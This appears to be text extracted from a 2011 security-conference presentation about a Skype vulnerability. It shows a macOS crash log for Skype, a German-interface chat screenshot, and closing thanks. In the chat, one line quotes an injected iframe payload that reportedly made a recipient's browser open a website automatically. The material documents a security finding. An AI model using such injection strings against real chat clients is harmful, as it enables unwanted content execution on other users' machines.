Exception Codes: 0x0000000000000000, 0x0000000000000000
Crashed Thread:  6

Application Specific Information:
abort() called

Thread 0:  Dispatch queue: com.apple.main-thread
0   libSystem.B.dylib               0x95747ef6 __kill + 10
1   libSystem.B.dylib               0x95747ee8 kill$UNIX2003 + 32
2   libSystem.B.dylib               0x957da62d raise + 26
3   libSystem.B.dylib               0x957f06e4 abort + 93
4   com.skype.skype                 0x0023237f 0x1000 + 2298751
5   ???                             0xffffffff 0 + 4294967295
6   com.apple.CoreFoundation        0x93249faf __CFRunLoopRun + 2079
7   com.apple.CoreFoundation        0x93249094 CFRunLoopRunSpecific + 452
8   com.apple.CoreFoundation        0x93248ec1 CFRunLoopRunInMode + 97
9   com.apple.HIToolbox             0x97db6f9c RunCurrentEventLoopInMode + 392
10  com.apple.HIToolbox             0x97db6d51 ReceiveNextEventCommon + 354
11  com.apple.HIToolbox             0x97db6bd6 BlockUntilNextEventMatchingListInMode + 81
12  com.apple.AppKit                0x9477ea89 _DPSNextEvent + 847
13  com.apple.AppKit                0x9477e2ca -[NSApplication nextEventMatchingMask:untilDate:inMode:dequeue:] + 156
14  com.apple.AppKit                0x9474055b -[NSApplication run] + 821
15  com.skype.skype                 0x0021c5fb 0x1000 + 2209275
16  com.skype.skype                 0x0021c81b 0x1000 + 2209819
17  com.skype.skype                 0x00002cab 0x1000 + 7339
18  com.skype.skype                 0x00002bd9 0x1000 + 7129

Thread 1:  Dispatch queue: com.apple.libdispatch-manager
0   libSystem.B.dylib               0x9570d942 kevent + 10
1   libSystem.B.dylib               0x9570e05c _dispatch_mgr_invoke + 215
2   libSystem.B.dylib               0x9570d519 _dispatch_queue_invoke + 163
3   libSystem.B.dylib               0x9570d2be _dispatch_worker_thread2 + 240
4   libSystem.B.dylib               0x9570cd41 _pthread_wqthread + 390
5   libSystem.B.dylib               0x9570cb86 start_wqthread + 30

Thread 2:
0   libSystem.B.dylib               0x95715066 __semwait_signal + 10
1   libSystem.B.dylib               0x95740c64 nanosleep$UNIX2003 + 188
2   com.apple.Foundation            0x926206d -[NSThread sleepUntilDate:] + 147
```

Details ausblenden

Nicht senden

An Apple senden

Skype™ - rm.01x

Skype Kontakte Konversation Anruf Anzeige Aktionen Hilfe

-0x41

Festnetz- und Mobiltelefone anrufen

Alle Kontakte | Konversationen

Suchen

Kontakt hinzufügen | Gruppe

Telefone anrufen oder SMS...

Unsere neuen Abonnements – die günstigste Art, Telefon... – 15%

Ivan Montilla

Schließen

Onwards to /future/

13:08 Caracas, Venezuela

Online

Videoanruf | Anrufen | Teilen | Kontakte hinzufügen | Gesprächsstatus

Ältere Sofortnachrichten anzeigen: Gestern • 7 Tage • 30 Tage • 3 Monate • 6 Monate • 1 Jahr

Ivan Montilla	excellent exploit mate	19:35
-0x41	?	19:35
Ivan Montilla	>"<iframe src=http://vulnerability-lab.com	19:36
	it opens my Firefox with the vuln-lab site	19:36
-0x41	;)	19:37
	i am the One	19:37
	you got exploited by me ?	19:37
Ivan Montilla	yep	19:37
-0x41	its not malicious	19:37
	:)	19:37
Ivan Montilla	I know but it opened automatically :)	19:38
-0x41	sry	19:38

SMS

Senden

... Questions & Discussion?

- **Meet the author for questions, response or feedback**
- **Explain/Show your own exploitation technique**

... Presentation & Handout:
http://conference.hitb/org/hitbsecconf2011kul/materials

... Thanks!

Jüri Shamov, Pim J.F. Campers, Levent Kayan, Thomas Pullen, Sheila, Dr. Whax, GMC, L33tdawg, Alexander Fuchs alias f0x23, Mohammed Abelkader, Chokri B.A. aka Me!ster, Marcel Bernhardt & Ivan Montilla Miralles.